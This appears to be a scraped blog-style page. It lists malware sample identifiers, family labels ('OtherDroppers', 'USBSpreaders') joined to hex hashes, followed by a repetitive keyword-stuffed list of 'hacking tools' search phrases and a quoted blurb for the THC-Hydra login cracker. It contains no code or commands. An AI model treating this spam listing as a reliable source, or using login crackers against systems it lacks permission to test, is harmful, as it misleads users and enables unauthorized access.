OtherDroppers4e88b8b121d768c611fe16ae1f008502b2191edc6f2ee84fef7b12b4d86fe000360df4c2f2b99052c07e08edbe15ab2c
OtherDroppers29dfc81b400a1400782623c618cb1d507f5d17bb13de44f123a333093648048f89a3ea3967745e04199ebf222494452e
OtherDroppers97afe4b12a9fed40ad20ab191ba0a577f5a46cbfb307e118a7ae69d04adc2e2d6ba88e8e74b12c914483c026ae92eb42
OtherDroppers793a8ce811f423dfde47a5f44ae50e19e7e41ad055e56c7345927eac951e966b043f99a875424ca0023a21739dba51ef
OtherDroppers904bb2efe661f654425e691b7748556e558a636d4f25c43af9d2d4dfbe83262e02d438df779affddaf02ca995c60cecb
OtherDroppersb62589ee5ba94d15edcf8613e3d57255dd7a12fce6d2dbd660fd7281ce6234f411b4e7ea6bae19a29343ae3ff3fb00ca
OtherDroppersd2c11706736fda2b178ac388206472fd8d050e0f13568c84b37683423acd155d27d74523b182ae630c4e5236897e11f3
OtherDroppersf1f61a0f9488be3925665f8063006f90fab1bf0bd0b6ff5f7799f8995ff8960e1ab8d45656e245aca4e59aa0519f6ba0
USBSpreaders1acae7c11fb559b81df5fc6d0df0fe502e87f674ca9f4aefc2d7d8f828ba7f5c76dda7ca15323fd658054e0550149b7b
USBSpreaders3d78f52fa0c08d8bf3d42074bf76ee56aa233fb9a6bc76119998d085d94368caca1a3618088f91b8fb2a30c9a9aa4aca
USBSpreaders7d15bd854c1dfef847cdd3caabdf4ab81f2410ee5c7f91d377cc72eb81135ff4a2bb01b764491dd61fa3a7ba5afc709c
USBSpreaders09c04206b57bb8582faffb37e4ebb6867a02492ffc08268bcbc717708d1a8919a59053cc3f66e72540634eb7895824ac
USBSpreaders12bb18fa9a12cb89dea3733b342940b80cd453886390079cb4c2ffcd664baeda2bd0d2b5ee4e93717ea71445b102e38e
USBSpreaders34e6fb074284e58ca80961feda4fe651d6d658077914a528a4a6efa91ecc749d057028e46ea797834da401e4db7c860a
USBSpreaders90b20b1687909c2f76f750ba3fd4b14731ce736c08c3a8608d28eae3f4cd68f3514423670de210f13092d6cb8916748e
USBSpreaders93accb71bf4e776955756c76990298decfebe4b1dd9fbf9d368e81dc1cb9532dabb9f4fab64dd7a03574abdd1076b5ea
USBSpreaders99a09ad92cc1a2564f3051057383cb6268893bc4a62903eabf3538c6bfb3aa9c542b00f903f945ad3a9291cb0af73446
USBSpreaders339a5199e6d0b5f781b08b2ca0ad0495e75e52b8e2fd69e1d970388fbca7a0d6a427ff7abb17af6cf5fb70c49e9bf4e1
USBSpreaders340b09d661a6ac45af53c348a5c1846ad6323d34311e66454e46c1d38d53af8b2646f7159e1723f089d63e08c8bfaffb
USBSpreaders461dd5a58ffcad9fffba9181e234f2e0149c8b8ba28c7ea53753c74fdfa0b0d5609abb2a86c324bbb9ba1e253595e573
USBSpreaders4688afcc161603bfa1c997b6d71b9618be96f9ff980e5486c451b1cc2c5076cbae552fc43f1ba8684655d8bf8c6af869
USBSpreaders7492e84a30e890ebe3ca5140ad547965cc8c43f0a02f66be153b038a73ee53141234bf4f0f5debc800d85c1bd2255671
USBSpreaders61862a55dcf8212ce9dd4a8f0c92447a6c7093681c592eb937a247e38c8109d4e685ea8b37f707f3706d7281b8f6816a
USBSpreaders95631685006ac92b7eb0755274e2a36a3c9058cf462dd46f9f4f66e8d67b9db29179f4683ece450c1ac7a819b32bdb6d
USBSpreadersb8b02cc57e45bcf500b433806e6a4f8af7f0ac0c5fc9adfd11820eebf4eb5d79cdc60eb93b594fb5e7e5895e2b441240
USBSpreaderse57eb9f7fdf3f0e90b1755d947f1fe7bb65e67308f1f4a8c25bc2946512934b739b67cc6dae5214328022c44f28ced8b
USBSpreaderse3892d2d9f87ea848477529458d025898b24a6802eb4df13e96b0314334635d03813b848162261cc5982dd64c741b450
USBSpreadersf1d7e36af4c30bf3d680c87bbc4430de282d00323bf8ae9e17b04862af28673635724e234f6258e601257fb219db9079


Read more


  1. Hacking Tools Usb
  2. Pentest Tools Apk
  3. Wifi Hacker Tools For Windows
  4. Hack Website Online Tool
  5. Pentest Tools List
  6. Github Hacking Tools
  7. Pentest Tools Open Source
  8. Hacker Tool Kit
  9. Black Hat Hacker Tools
  10. Hacker Tools
  11. Game Hacking
  12. Pentest Tools Review
  13. Pentest Tools Download
  14. Wifi Hacker Tools For Windows
  15. Hacker Tools For Windows
  16. Pentest Box Tools Download
  17. Hacker Tools 2019
  18. Pentest Tools Apk
  19. Hacking Apps
  20. Pentest Tools Port Scanner
  21. Hacking Tools Kit
  22. Pentest Tools Website
  23. Easy Hack Tools
  24. Hacker Tools 2020
  25. Hack Tools Mac
  26. Hacker Tools Software
  27. Pentest Tools Online
  28. Hacking Tools Github

THC-Hydra


"A very fast network logon cracker which support many different services. Number one of the biggest security holes are passwords, as every password security study shows. Hydra is a parallized login cracker which supports numerous protocols to attack. This tool is a proof of concept code, to give researchers and security consultants the possibility to show how easy it would be to gain unauthorized access from remote to a system." read more...

More information